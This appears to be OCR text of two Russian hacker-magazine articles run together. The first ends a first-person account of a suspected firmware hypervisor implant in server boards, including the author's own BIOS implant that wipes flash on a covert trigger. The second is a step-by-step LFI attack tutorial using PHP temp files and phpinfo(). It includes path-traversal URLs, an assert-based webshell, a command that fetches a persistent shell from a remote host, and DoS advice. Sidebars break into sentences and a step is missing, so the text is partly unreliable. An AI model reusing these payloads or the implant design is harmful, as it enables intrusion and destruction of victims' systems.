--------ИМЯ ТЕСТА----------СРЕДНЕ ВЗВЕШЕННОЕ ВРЕМЯ-------РЕЗУЛЬТАТ АНАЛИЗА---
Когерентность таймеров              299        Гипервизор не обнарухен
Команды MOV (CR0..Cr3)              235        Гипервизор не обнарухен
Команды MOV (DR0..Dr7)              237        Гипервизор не обнарухен
Команды RDMSR, WRMSR                235        Гипервизор не обнарухен
Очистка буферов TLB                 234        Гипервизор не обнарухен
Команды виртуализации               233        Гипервизор не обнарухен
Команды Ввода/Вывода                233        Гипервизор не обнарухен
Монотонность доступа к ОП           259        Гипервизор не обнарухен
Монотонность доступа к БИОС         236        Гипервизор не обнарухен
Доступ в APIC                       235        Гипервизор не обнарухен
Доступ в NIC RAM                    234        Гипервизор не обнарухен
Выполнение прерываний               236        Гипервизор не обнарухен
----------------Конец ТЕСТА-------------------
```

Рис.3 Время выполнения системных команд на сэмпловых платах

Для пояснения придется немного углубиться в теорию. Архитектура систем виртуализации Intel и AMD не предполагает наличия на платформе сразу нескольких гипервизоров, однако запущенный первым гипервизор может эмулировать для гипервизоров, которые запускаются после, работу на реальном оборудовании виртуализации. В этом случае все гипервизоры, запущенные вслед за первым, работают в эмулируемой среде хоста. Этот принцип я называю «правом первой ночи».

Его можно легко реализовать с помощью специальных обработчиков в корневом хосте, при этом режим задачи существенно не изменится, а хосты вторичных гипервизоров будут выполняться в режиме задачи для корневого хоста.

Режим эмуляции организовать не сложно, однако с быстродействием возникают проблемы. Аппаратура виртуализации работает в основном с блоком VMCB (VMCS), программы хоста постоянно обращаются к этому блоку, а на каждое такое обращение требуется 0,4–0,7 мкс. Скрыть такую программную эмуляцию хоста для системы виртуализации Intel практически невозможно, слишком много команд виртуализации придется эмулировать программно через выходы в корневой хост, вместо того чтобы выполнять их на реальном оборудовании.

Расскажу немного о различиях между архитектурами виртуализации. Системы аппаратной виртуализации от Intel и AMD совершенно не похожи друг на друга. Главное архитектурное отличие этих систем состоит в режиме работы хоста. В системе AMD хост работает с отключенной аппаратурой виртуализации, то есть его программы выполняются на реальном процессоре.

Виртуализация вторичного хоста в системах от AMD требует виртуализации только команды VMRUN (можно считать, что других команд нет). Работа с управляющим VMCB-блоком в архитектуре AMD происходит через обычные команды обращения к оперативной памяти, что позволяет контролировать с помощью вторичного хоста только выполнение команд VMRUN и подправлять при необходимости VMCB-блок перед реальным входом в режим задачи. Удлинить цикл обработки события в два раза еще можно, и на платформе AMD такая эмуляция жизнеспособна.

В системе виртуализации Intel все гораздо сложнее. Для доступа к VMCB-блоку используются специальные команды VMREAD и VMLOAD, которые нужно обязательно виртуализировать. Обычно обработчики хоста десятки, если не сотни раз обращаются к полям VMCB-блока, и каждую такую операцию нужно эмулировать. При этом заметно, что скорость падает на порядок, это очень неэффективно.

Стало ясно, что для эмуляции неизвестные коллеги использовали другой, более эффективный механизм. И подсказки насчет того, какой именно, я нашел в документации. Хост у Intel сам является виртуальной средой, то есть ничем, по сути, в этом плане не отличается от среды выполнения задачи и просто управляется другим VMCB (см. схему 2).

Кроме того, в документации описана концепция «дуального монитора» для виртуализации SMM-режима (режима системного менеджмента), когда фактически активны сразу два хоста и, следовательно, два VMCB-блока, причем хост, виртуализирующий режим системного менеджмента, контролирует основной хост как задачу, но только в точках вызова прерываний системного менеджмента.

Эта совокупность косвенных фактов говорит о том, аппаратура виртуализации Intel, вероятно, имеет механизм контроля множественных вторичных хостов, управляемых корневым хостом, хотя этот механизм нигде не описан. Кроме того, моя система именно так и работала, и другого объяснения практически незаметным действиям корневого гипервизора у меня до сих пор нет.

Стало еще интереснее: похоже, кто-то имел доступ к этим недокументированным возможностям и использовал их на практике.

Примерно за полгода до окончания сотрудничества с «Крафтвеем» я занял позицию пассивного наблюдателя, продолжая тем не менее регулярно запускать свою систему на новых партиях серийных материнских плат из Китая и новых сэмплах. На сэмплах все продолжало стабильно работать. Когда я переходил к китайским платам, в системе возникали все новые и новые чудеса. Было похоже, что коллеги из-за рубежа активно улучшали работу своего корневого гипервизора. Последние подозрительные партии плат вели себя практически нормально, то есть первый запуск моего гипердрайвера приводил к перезагрузке системы во время старта ОС, но все последующие запуски гипердрайвера и ОС проходили без сучка и задоринки. В конце концов случилось то, чего я давно ожидал: поступила новая партия серийных материнских плат, при использовании которых мой гипердрайвер вообще не зависал. Я уже начал сомневаться в своих параноидальных подозрениях, однако новый случай укрепил их.

Надо заметить, что фирма Intel активно совершенствует аппаратуру виртуализации. Если первая ревизия аппаратуры, с которой я начал работать, имела номер 7, то описываемая ситуация произошла на 11-й ревизии, то есть приблизительно за год ревизия обновлялась дважды (ревизии почему-то имеют только нечетные номера). Так вот, на ревизии с номером 11 условия выходов в хост по состоянию задачи для аппаратуры виртуализации существенно расширились, в соответсвтии с чем в VMCB-блоке даже было введено новое управляющее поле.

Когда появились сэмпловые процессоры с этой ревизией аппаратуры виртуализации, мне захотелось испытать новые возможности на практике. Я усовершенствовал гипердрайвер за счет новых возможностей 11-й ревизии аппаратуры виртуализации, установил сэмпловый процессор на серийную плату из Китая, в которой все уже работало без замечаний, и начал отладку.

Новые возможности аппаратуры никак себя не проявили, и я опять впал в прострацию, греша на сэмпловый процессор и документацию. Через некоторое время материнская плата потребовалась для другой задачи, и я, возобновив эксперименты, для подстраховки переставил процессоры с 11-й ревизией аппаратуры виртуализации на канадский сэмпл. Каково же было мое удивление, когда на этом сэмпле все заработало!

Сначала я подумал, что где-то накосячил с серийной платой, поскольку новые выходы в хост не имели к материнской плате ну совершенно никакого отношения, это чисто процессорная функция. Для проверки я переставил сэмпловый процессор на серийную плату, и все опять перестало работать. Значит, я ничего не накосячил, а проблема крылась в том, что материнская плата каким-то образом влияла на новые возможности аппаратуры виртуализации процессора.

С учетом моих подозрений напрашивался единственный вывод — нелегальный корневой хост коллег из-за рубежа, прошитый в флеш-памяти материнской платы, не знал о новой ревизии аппаратуры виртуализации. Когда эта неизвестная ему аппаратура начинала работать, он переставал корректно пропускать выходы из состояния задачи в мой вторичный хост через собственный обработчик событий.

Уже зная, как бороться с этой напастью, я залил на серийную плату прошивку для блока BMC с сайта Intel, включил систему в уверенности, что все сразу заработает, и снова выпадал в осадок, так как зависания остались. Это было что-то новенькое.

Согласно моей теории, нелегальный гипервизор обнаглел и уверился в своей неуязвимости. Видимо, его авторы посчитали, что этап обкатки их детище прошло и маскировать неотлаженное ПО под сбой биоса больше не нужно.

После того как была включена функция защиты кода инициализации от перезаписи во флеш-памяти, закладка стала практически неудалимой.

Уверенности в своей правоте у меня не было, нужны были контрольные эксперименты. Пришлось изобретать собственный метод для обнаружения аппаратного гипервизора. Потом, правда, оказалось, что я изобрел велосипед. Метод позволял контролировать время выполнения системных команд, требующих обязательной эмуляции в хосте гипервизора.

В качестве таймера я использовал циклический счетчик фреймов в аппаратуре USB-контроллера, а программу написал для реального режима работы, чтобы минимизировать побочные и неконтролируемые прерывания, которые маскировали истинное время выполнения системных команд. Первую проверку я провел для чистой системы на базе сэмпловых материнских плат из Канады (см. рис 3).

Время выполнения, указанное на фото, — это некоторое условное значение, приблизительно соответствующее такту процессора.

Затем я запустил тот же тест на серийной материнской плате и убедился в своих параноидальных предположениях — циклы выполнения команд существенно удлинились (см. рис. 4).

То есть во флеш-памяти блока BMC серверных плат из Китая, выпускаемых под лейблом Intel, имелся установленный на этапе производства недекларированный программный модуль, работающий как хост гипервизора.

Осталось убедить в этом окружающих. Первым делом я вышел на российского представителя Intel. Это было совсем нетрудно, поскольку сотрудники российского офиса часто появлялись в «Крафтвее».

Я все рассказал и показал, однако не был уверен, что технический специалист все понял. Эти так называемые технические специалисты по уровню своей компетенции мало отличаются от менеджеров. Однако он обещал доложить обо всем руководству. Не знаю, сделал ли он это, но никакой ответной реакции от Intel так и не последовало, все ушло как в песок.

Работа в «Крафтвее» к тому времени завершилась, и я начал новый проект в фирме, связанной с системами информационной безопасности.

Руководитель этой фирмы, с которым я поделился своими «открытиями», принял мои слова всерьез. В связи с этим было решено выйти на

------------------СТАРТ ТЕСТА-------------------

ИМЯ ТЕСТА	СРЕДНЕ ВЗВЕШЕННОЕ ВРЕМЯ	РЕЗУЛЬТАТ АНАЛИЗА
Когерентность таймеров	8273	Присутствие Гипервизора
Команды MOV (CR0..Cr3)	14023	Присутствие Гипервизора
Команды MOV (DR0..Dr7)	16191	Присутствие Гипервизора
Команды RDMSR, WRMSR	15831	Присутствие Гипервизора
Очистка буферов TLB	19046	Присутствие Гипервизора
Команды виртуализации	14502	Присутствие Гипервизора
Команды Ввода/Вывода	16593	Присутствие Гипервизора
Монотонность доступа к ОП	14436	Присутствие Гипервизора
Монотонность доступа к БИОС	16787	Присутствие Гипервизора
Доступ в APIC	17898	Присутствие Гипервизора
Доступ в NIC RAM	13443	Присутствие Гипервизора
Выполнение прерываний	14055	Присутствие Гипервизора

Рис. 4. Время выполнения системных команд на серийных платах

руководство Центра защиты информации и спецсвязи ФСБ. Эта структура в составе ФСБ занимается обеспечением информационной безопасности в стране и регулирует деятельность государственных и коммерческих организаций, которые имеют отношение к защите информации. Она также регламентирует меры по защите информации для госструктур и коммерческих фирм, обрабатывающих секретную и конфиденциальную информацию.

Фирма, в которой я в то время работал, поддерживала с Центром официальные контакты, чтобы сертифицировать и лицензировать свои коммерческие проекты, поэтому организовать встречу на уровне специалистов было достаточно просто. Предполагалось, что эксперты Центра сообщат о своем мнении руководству, и если после этого руководство сочтет нужным выслушать нас, то следующим этапом будет встреча на более высоком уровне.

Встреча состоялась, я рассказал и показал все, что удалось выяснить, затем продемонстрировал наличие нелегального программного модуля на примерах плат из Канады и Китая. Кстати, тогда я в первый раз услышал и профессиональный термин «закладка», обозначающий такой модуль. Когда разговор зашел про BMC, в глазах у коллег из Центра появилось непонимание. Пришлось проводить ликбез. По ходу дела выяснилось, что они даже не подозревали о существовании специального микропроцессора в южном мосте с выходом на сетевой адаптер и о наличии в блоке BMC криптографического модуля, нарушающего российское законодательство.

В заключение мы совершенно неожиданно услышали, что эта модель угроз уже исследована, в их отношении применяется комплекс мер противодействия, и вообще, нам закладки не страшны, поскольку наши системы не имеют выхода в интернет.

Дальнейшие расспросы ни к чему не привели, все упиралось в секретность, типа, мы умные и суперграмотные, а вам ни о чем знать не положено. Однако я сильно сомневался в их технической грамотности, поскольку они просто не поняли большую часть того, что я рассказал и показал. Расстались на том, что они доложат своему начальству, а уж оно примет решение о дальнейших действиях.

Чуть позже я узнал, что это за «секретный метод» обнаружения программ хоста. Причем узнал совершенно случайно, во время переговоров на фирме — лицензиате Центра, уполномоченной проверять биос на закладки. Технические специалисты этой фирмы, проводящие исследования биоса, рассказали, что его программные модули, использующие аппаратуру виртуализации, надо искать по сигнатурам команд виртуализации.

Действительно, команды процессора для аппаратуры виртуализации содержат три-четыре байта и в программном коде, но кто сказал, что этот программный код они обнаружат в незашифрованном виде на флеш-микросхеме? Как они отсканируют этот код в оперативной памяти, если эти области памяти защищены аппаратно от просмотра?

В общем, результат первой встречи оставил неприятный осадок, и я в самом мрачном настроении ожидал развития событий. Месяца через полтора нас пригласили уже в сам Центр защиты информации и спецсвязи, чтобы мы продемонстрировали обнаруженную нами закладку.

На этот раз послушать нас собрались не рядовые сотрудники, а руководители и ведущие специалисты (по крайней мере, так они представились). Встреча превратилась в лекцию, меня внимательно слушали практически три часа, было видно, что они впервые слышат то, о чем я им рассказываю. Я перечислил новые уязвимости платформы x86, показал закладку и рассказал, как ее детектировать, ответил на множество вопросов. В конце нас поблагодарили, сказали, что тему нужно развивать в рамках специальных НИР, и на этом мы и расстались.

Эйфория улетучилась, когда по неофициальным каналам до нас дошла информация, что нам просто не захотели поверить. Однако это не охладило моего желания доказать свою правоту.

Как мне тогда казалось, решение лежало на поверхности: нужно было самому написать такой программный модуль закладки. Мне бы не удалось поместить закладку во флеш-память BMC, но в основной биос запихнуть ее я вполне мог. Я решил оснастить гипервизор модулем собственной безопасности для маскировки в памяти и на флеш-микросхеме, а также заблокировать запись во флеш-микросхему, где будет размещен код закладки, после чего удалить ее получится только путем выпаивания биоса и его перепрограммирования на внешнем программаторе.

Оставалось только определиться со «зловредной» функцией, которую следовало выполнять гипервизору. Я вспомнил утверждение одного из специалистов ФСБ о том, что им не страшны закладки, поскольку их системы отключены от глобальной Сети. Но информация из внешнего мира как-то должна попадать в эти защищенные локальные сети, хотя бы через одноразовые оптические диски. Таким образом, я пришел к очевидному выводу и решил анализировать входящий информационный поток в закладке средствами гипердрайвера, чтобы реализовать, так сказать, оружие судного дня, то есть использовать закладку для уничтожения вычислительной системы по внешней команде, передавая ее через входной информационный поток, стеганографически.

Просканировать информационный поток скрытно, без потери быстродействия, по зубам только аппаратуре виртуализации. В какой точке сканировать, тоже понятно: на буферах ввода/вывода дисковых систем и сетевого адаптера. Сканирование буферов ввода/вывода — плевая задача для аппаратуры виртуализации.

Сказано — сделано! Такой гипердрайвер размером около 20 Кб был прописан в биос материнской платы и оснащен функцией защиты от обнаружения. Он блокировал попытки его перезаписи при обновлении биоса и выполнял единственную функцию: обнулял флеш-микросхему биоса при поступлении команды на уничтожение.

Сама команда для простоты реализации была зашита в текстовый файл DOC-формата в тегах настройки.

Когда все было готово, руководство фирмы опять вышло на ФСБ с предложением посмотреть работу нашей собственной закладки и убедиться в том, что технологии виртуализации представляют реальную угрозу. Но посмотреть на нашу закладку в деле никто не захотел, с самого верха поступила команда (я так и не узнал, чье именно это было распоряжение) с нами больше не общаться.

Главные борцы за информационную безопасность не захотели нас слушать. Тогда, уже практически ни на что не надеясь, фактически для очистки совести, мы попытались донести информацию о проблеме до пользователей систем информационной безопасности. Мы связались с «Газпромом», чтобы проинформировать специалистов компании о современных угрозах для распределенных систем управления технологическими процессами. Удалось организовать встречу с руководством службы корпоративной защиты и управления комплексными системами безопасности этой корпорации. Специально для них была подготовлена более наглядная версия закладки с упрощенным командным интерфейсом. Закладка активировалась после загрузки на компьютер текстового файла, содержимое которого включало два слова — «Газпром» и «стоп», — расположенных в произвольном порядке. После этого компьютер умирал, но не сразу, а с задержкой в пять минут. Естественно, можно было сделать задержку и на сутки, но тогда мы бы не уложились во время, отведенное для демонстрации. Сотрудники «Газпрома» посетовали на низкий уровень информационной безопасности и заявили, что это не их дело, поскольку они руководствуются требованиями и правилами, которые устанавливает ФСБ. Круг замкнулся, стало понятно, что эту монолитную систему «информационной безответственности» не пробить.

За три с лишним года, которые прошли с тех пор, я ни разу не слышал, чтобы кто-нибудь говорил об аппаратуре виртуализации как об инструменте проникновения в целевые системы. Парадокс? Не думаю. Специфика темы в том, что мы узнаем только о провальных технологиях. О технологиях, которые не обнаружены, мы не знаем, а их авторы, конечно, молчат.

Нужно учитывать, что надежное размещение закладок в биосе возможно только в заводских условиях. В условиях эксплуатации для этого придется ориентироваться на определенную модель материнской платы, а такие варианты не слишком интересны хакерам. Им нужна массовость, они работают, что называется, «по площадям». Однако существуют и те, кто атакует прицельно, «по-снайперски». Технологии размещения закладок в биосе, да еще и с активацией аппаратуры виртуализации, которая позволяет эффективно скрыть их, — это, конечно, удобный инструмент для таких «снайперов».

Один раз их почти поймали, причем практически случайно. Думаю, сейчас этого сделать уже не удастся, да и ловить, как ты, наверное, понял, некому. ⊐⊏

рома (pomawke@gmail.com)



Трюки с phpinfo

ПРОВОДИМ LFI-АТАКУ ЧЕРЕЗ ВРЕМЕННЫЕ ФАЙЛЫ И ИНФОРМАЦИОННУЮ ФУНКЦИЮ PHP

Совсем недавно в паблике появилась информация о новом интересном подходе к эксплуатации уязвимостей класса LFI с помощью бесполезной на первый взгляд функции phpinfo() и временных загрузочных файлов. Берем на вооружение этот полезный прием.



WWW

- php.net — официальный сайт PHP;
- bit.ly/neygaA — немного об LFI;
- bit.ly/ccFHcY — phpinfo() в рунете;
- bit.ly/pmkMVP — LFI через phpinfo() на RDot;
- bit.ly/YP9LE — BWMeter;
- bit.ly/eS4GxW — Procmon.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный в результате использования материалов данной статьи.

INFO

Скрипт с phpinfo() забывают удалить с сервера примерно 10% админов.

DVD

На нашем диске ты найдешь исходники всех рабочих примеров из статьи на языках PERL и PHP, а также подробный видеоурок по теме.

МОТИВАЦИЯ

Подозреваю, что у тебя часто возникает ситуация, когда ты находишь уязвимость типа local file include, но не имеешь доступа к файлам логов, сессий и т. п. Или доступ есть, но записать в файлы ничего не получается. Или ты уже даже находишься в админке сайта, но залить ничего и никуда не можешь, потому что кодеры не добавили функционал менеджера файлов. А ведь удаленный пользователь не может эксплуатировать уязвимость типа LFI, пока не внедрит нужный вредоносный код в любой файл на сервере. В итоге ты забиваешь на обнаруженный баг и впоследствии даже не пытаешься его эксплуатировать. Так же ведут себя и админы уязвимых веб-серверов: баг есть, но это же всего-навсего local file inclusion... Вроде бы php.ini настроен более-менее грамотно, так что чего бояться? Оказывается, что бояться все-таки стоит, и еще как! Сегодня я познакомлю тебя с самым красивым способом проведения LFI-атак и надеюсь, что эта статья мотивирует админов на устранение описываемых уязвимостей, а тестеров — на их обнаружение и эксплуатацию.

ПРЕДПОСЫЛКИ ПОЯВЛЕНИЯ НОВОГО СПОСОБА

До сих пор в хакерском сообществе были известны следующие способы заливки шелла через LFI:

1. Через медиафайлы (фото, видео, документы и т. д.). Для реализации этого способа требуется доступ к странице загрузки файлов (возможно, админке или менеджеру файлов).
2. Через файлы логов (/apache/logs/error.log, /var/log/access_log, /proc/self/environ, /proc/self/cmdline, /proc/self/fd/X и многие другие). Здесь стоит учесть, что чем больше размер логов, тем труднее произвести успешную атаку. В некоторых случаях PHP должен быть запущен в режиме совместимости с CGI или же должна существовать виртуальная файловая система /proc, для доступа к которой необходимы соответствующие права.
3. Через псевдопротоколы (data:, php://input, php://filter), требующие наличия директивы allow_url_include=On (по умолчанию — Off) и версии PHP>=5.2.
4. Через файлы сессий (/tmp/sess_*, /var/lib/php/session/). Естественно, атакующий должен иметь возможность записывать свои данные в сессию.
5. Через мыло. При этом в уязвимой CMS должна присутствовать возможность отправки писем от www-юзера, а также иметься доступная для чтения директория с отправленными мейлами (к примеру, /var/spool/mail).

Пример успешной заливки и обнаружения шелла в tmp-файле

Выполнение произвольного PHP-кода через подключение tmp-файла

Теперь мы можем пополнить этот небольшой список новым способом, который заключается в эксплуатации LFI через временные файлы (/tmp/php*, C:\tmp\php*). Успешное выполнение/воспроизведение атаки с помощью нового способа возможно при следующих условиях:

- имеется доступ к LFI-уязвимости;
- имеется доступ к информации phpinfo();
- веб-сервер крутится под Windows (однако это необязательное условие);
- версия PHP > 5.2.0.

Примерный алгоритм проведения данной атаки выглядит следующим образом (не пугайся, если что-то не будет ясно сразу, — дальше я все подробно объясню):

1. Отправляем файл с PHP-кодом на php-скрипт с phpinfo(), PHP сохраняет его в временную (tmp) папку.
2. С помощью все той же функции phpinfo() узнаем место хранения и seed (своего рода идентификатор) отправленного файла.
3. Затем отправляем еще один специально сформированный пакет (например, с неправильным заголовком Content-Length), вызывая тем самым зависание сервера на несколько секунд или даже минут.
4. Быстро инклудим свежезалитый tmp-файл через LFI.

ЛОКАЛЬНЫЙ ИНКЛУД

Для реализации атаки нам обязательно нужен рабочий локальный инклуд. Без него никак не обойтись. Пример того, что нам надо:

```
http://site.com/css.php?file=style.css
http://site.com/css.php?file=../../(..)/etc/passwd
```

Собственно, код абстрактного уязвимого скрипта css.php:

```
<?php
// {..} идет какая-то примитивная проверка,
// {..} которая часто легко обходится
if (!isset($_GET['file']) OR
      !file_exists('./tpl/default/'.$_GET['file']))
   die('404 Not Found');
// {..} возможно, проводятся еще какие-то проверки
// локальный инклуд файла
include './tpl/default/'.$_GET['file'];
?>
```

Чтобы узнать путь к папке, где хранятся временные файлы, можно попробовать подключить другой файл, который обязательно должен иметься на сервере. Примеры для *nix и Windows:

```
http://site.com/css.php?file=../../../../../etc/passwd
http://site.com/css.php?file=../../../../../tmp/
http://site.com/css.php?file=../../../../..\Windows\Temp\
```

ИНФОРМАЦИЯ ИЗ PHPINFO()

Далее нам понадобится любой скрипт с выводом phpinfo(). С помощью него мы узнаем конфигурацию сервера, некоторые параметры php.ini и убедимся, что сервер уязвим для описываемой атаки.

В данном случае нам нужны следующие параметры:

1. upload_tmp_dir — временная папка, в которой PHP сохраняет временные файлы. Если она пустая (NULL), то файлы будут заливаться в Environment.TEMP.
2. file_uploads — эта опция разрешает отправлять файлы и временно помещать их в upload_tmp_dir (для успешной атаки опция должна находиться в состоянии On).
3. upload_max_filesize — максимальный объем загружаемых файлов. Он не должен быть слишком маленьким (минимальный составляет 10 Кб), по умолчанию указан объем 2 Мб.
4. max_execution_time — максимальное время выполнения скрипта. По дефолту стоит 0, это значит, что скрипт будет выполняться до тех пор, пока не выполнится. :-)
5. session.serialize_handler — сериализатор сессий. По дефолту — php (это часть имени будущего временного файла).

Еще одна полезность заключается в том, что phpinfo() отображает в шапке версию PHP, например PHP Version 5.3.8.

PHP И $_FILES

Поэтапно процесс отправки файлов выглядит примерно так (согласно RFC1867):

1. После установки соединения начинается передача данных.
2. После получения заголовков веб-сервер подгружает движок PHP.
3. PHP создает временный tmp-файл и наполняет его данными.
4. Передача данных заканчивается.
6. Исполняется PHP-код скрипта.
7. PHP отправляет вывод скрипта веб-серверу.
8. PHP делает cleanup (удаляет временные файлы) и завершает работу.
9. Веб-сервер отсылает вывод скрипта юзеру, отправившему файлы.

На этапах 3, 4, 5, 6, 7 временный tmp-файл еще существует, а на определенной стадии этапа 8 удаляется. Любой PHP-скрипт может работать с загружаемыми файлами через глобальный массив $_FILES, а затем копировать их из временной папки в любое другое место с помощью функции move_uploaded_file(). Здесь важно то, что PHP всегда копирует любые заливаемые файлы во временную папку, указанную в конфиге, даже если скрипт с ними работать не собирается. Когда скрипт завершает свое выполнение, PHP удаляет все ранее созданные временные файлы, то есть делает cleanup. Так как мы можем посылать скрипту абсолютно любые файлы, то, соответственно, во временном файле будет записан именно тот код, который и понадобится нам для локального инклуда. Кстати, если в PHP-скрипте используется буферизация вывода (функции ob_* - ob_start, ob_flush и другие), то действия, описанные в пунктах 8 и 9, выполняются в обратном порядке. В таком случае вполне возможно

DOS НА БАЗЕ LFI + PHPINFO()

Когда мы отправляли данные в _FILES, они записывались в файл, занимая место на диске. При этом мы отправляли всего пару килобайт. А что будет, если отправить много-много мегабайт? И сразу много файлов? Это может привести к серьезным проблемам в работе сервера. Атакующий способен исчерпать его дисковое пространство. Допустим, что по умолчанию каждый бот абстрактного ботнета может на каждом подключении занимать до 30 Мб дискового пространства в течение всего времени, пока посылается запрос, загружается файл и принимается ответ. Время отсылки и приема может быть умышленно растянуто, чтобы максимально долго использовать свободное место. По времени одно подключение в среднем длится примерно две минуты (одна минута на запрос + одна минута на ответ). Даже малочисленный ботнет способен эффективно подавлять сервер с минимальным количеством и скоростью подключений. Более того, как раз медленный канал бота будет куда более губительным для атакуемого сервера. Выводы делай сам. В настоящий момент единственный способ противостоять такой DoS-атаке — отключить директиву file_upload в php.ini.

написать эксплойт, который на низком уровне будет саботировать получение последнего пакета с данными. То есть сначала он получит содержимое phpinfo(), затем спарсит с помощью вывода этой функции путь к tmp-файлу и, не дожидаясь конца ответа от сервера, проинклудит его через LFI быстрее, чем PHP сделает cleanup. Если же буферизации вывода нет, то мы не успеем подключить временный файл, он уже будет удален. Но что если попробовать сделать так, чтобы PHP не удалял временный файл?

АЛГОРИТМ ОБМАНА PHP

Итак, суть нового способа заключается в подключении через LFI временного файла, создаваемого PHP. «Но PHP ведь удаляет временный файл!» — наверное, скажешь ты. Да, верно. Пока неизвестно, как сделать так, чтобы этого не происходило. Но зато вполне известно, как продлить этому файлу жизнь. :) Для этого нужно сформировать специальный пакет со следующими свойствами:

- Content-Length должен быть неверным (на несколько Кб больше или меньше реального);
- заголовок данных не должен закрываться (например, «------------8WvJNM»).

Таким образом, мы получим следующую ситуацию:

1. Пакет обрывается.
2. Сокет ждет недостающие данные (в это время соединение открыто).
3. Сокет отваливается, полученный временный файл существует еще некоторое время.

При этом размер временного файла должен быть больше 2 Кб, иначе PHP просто не начнет писать данные в соответствующую директорию. Как ты уже, надеюсь, понял, сервер «зависнет» на достаточно долгое время, которого должно хватить для того, чтобы проинклудить временный файл и залить с его помощью долгожданный шелл.

В ПОИСКАХ TMP-ФАЙЛА

Следующая проблема состоит в том, что нам неизвестно имя временного файла. Как раз для ее решения нам и нужен скрипт с phpinfo() внутри. Если не удается найти его вручную по дефолтным именам (phpinfo.php, info.php, i.php и т. д.), тогда можно воспользоваться скриптами от Grey и eLwaux для автоматического поиска (ищи их на нашем диске). Предположим, что мы нашли нужный нам скрипт. Идем дальше. В разделе PHP Variables функция phpinfo() отображает все передаваемые пользователем глобальные переменные: _GET, _POST и _FILES. Старые версии PHP (<=5.1) в phpinfo() не раскрывают содержимое массива _FILES, просто указывая тип Array. В этом случае придется подбирать (брутить) имя временного файла.

Чтобы проверить, раскрывает ли phpinfo() нужный нам массив, ты можешь отправить файл вручную через простую HTML-форму, а затем проверить раздел PHP Variables:

```
<form action="http://site.com/phpinfo.php"
enctype="multipart/form-data" method="POST">
<input type="file" name="aa" />
<input type="submit" />
</form>
```

Самый элементарный способ такой проверки — выполнить простой GET-запрос к соответствующему скрипту: http://site.com/phpinfo.php?a[]=111. PHP должен отобразить содержимое массива _FILES или _GET (аналогично тому, как это происходит при выполнении функции var_dump). Если массив раскрыт, значит, ты сможешь без проблем узнать имя tmp-файла. За путь к tmp-папке отвечает параметр upload_tmp_dir в php.ini. По дефолту путь в *nix-системах — /tmp, в винде — C:\Windows\Temp. В 99 % случаев у PHP есть право чтения файлов оттуда. Согласно документации (bit.ly/raWpwS), в Windows имя временного файла, который PHP рандомно генерирует с помощью функции GetTempFileName, должно иметь вот такой вид:

ЧТО ЕЩЕ МОЖНО ВЫЖАТЬ ИЗ PHPINFO()

Результатом выполнения PHP-функции phpinfo() является куча информации, большая часть которой не имеет значения. Однако на некоторые моменты все же стоит обратить внимание, так как они могут облегчить процесс поиска уязвимых мест в системе.

Итак, перечислим потенциально полезную информацию, предоставляемую phpinfo():

1. информация о сервере, версия/конфигурация PHP, ОС;
2. document_root — директория, из которой выполняется текущий скрипт;
3. error_log — логи ошибок (можно задействовать при LFI);
4. safe_mode (default OFF) — безопасный режим;
5. open_basedir (default empty) — ограничивает список файлов, которые могут быть открыты через PHP;
6. allow_url_fopen (default ON) — разрешает доступ к URL на уровне файлов;
7. allow_url_include (default OFF) — удаленное подключение файлов;
8. magic_quotes_gpc (default OFF) — автоматическое экранирование входящих данных;
9. register_globals (default OFF) — глобальные переменные;
10. disable_functions (default empty) — отключает использование определенных функций;
11. max_execution_time (default 0) — максимальное время работы скрипта;
12. display_errors (default OFF) — отображение ошибок;
13. upload_tmp_dir — путь к tmp-директории.
14. подключенные модули (curl, sockets, zip и т. д.);
15. содержимое всех глобальных переменных: _GET, _POST, _COOKIE, _FILES, _SERVER.

```
Administrator: C:\Windows\System32\cmd.exe
C:\inetpub\localx>php index.php step4 ../../../tmp/php4353.tmp http://your-site.com/s.txt
   here your shell: http://localx/8149.php
```

Заливка постоянного шелла через временный

```
<path>\<pre><uuuu>.TMP
---
<path> = C:\Windows\Temp (или значение upload_tmp_dir
c php.ini),
<pre> = php (session.serialize_handler),
<uuuu> = уникальное шестнадцатеричное число.
```

Интересно, что в Windows каждое последующее <uuuu> больше предыдущего ровно на единицу, например:

```
php1A3E.tmp
php1A3F.tmp
php1A40.tmp
```


В *nix имя для временного файла генерируется с помощью функции mkstemp (linux.die.net/man/3/mkstemp):

```
<path>/<pre><rand>
<path> = /tmp,
<pre> = php (session.serialize_handler),
<rand> = (seed += XXX ^ PID)
XXX в зависимости от скомпилированной библиотеки glibc может
равняться:
- XXX = time()
- XXX = gettimeofday().sec << 32 | gettimeofday().usec
- XXX = rdtsc
```

То есть имя, которое всегда будет случайным и непредсказуемым, должно иметь следующий вид: /tmp/phpXXXXXX, где XXXXXX — это рандомные шесть символов из диапазона [A-Za-z0-9]:

```
/tmp/php6Dekf9
/tmp/phpK1uuk5
/tmp/phpdnJ82P
```

Как видно из примеров выше, по сравнению с *nix в Windows проще узнать имя временного файла. Также стоит отметить, что временный файл существует только (!) во время выполнения скрипта.



Как работает PHP, когда юзер отправляет файл

СЦЕНАРИЙ АТАКИ В WINDOWS

Если ты усвоил все написанное выше, предлагаю тебе рассмотреть общий алгоритм нашей атаки для винды:

1. Передаем любой файл на phpinfo().
2. Получаем ответ от сервера, в phpinfo() смотрим значение _FILES[tmp_name] и таким образом узнаем путь к временному файлу.
3. Отправляем на phpinfo() запрос с кодом шелла

```
<?php
assert(stripslashes($_REQUEST["e"]));
?>
```

и запросом, в котором размер Content-Length превышает реальный размер запроса. В результате сервер должен на некоторое время зависнуть.

4. Пока сервер висит и думает о жизни, мы пытаемся найти временный файл, добавляя к полученному имени (см. шаг 1) единицу (поиск осуществляется посредством подстановки пути к файлу в LFI).
5. Как только нам удается обнаружить tmp-файл, заливаем полноценный шелл с помощью нашего ядовитого кода.
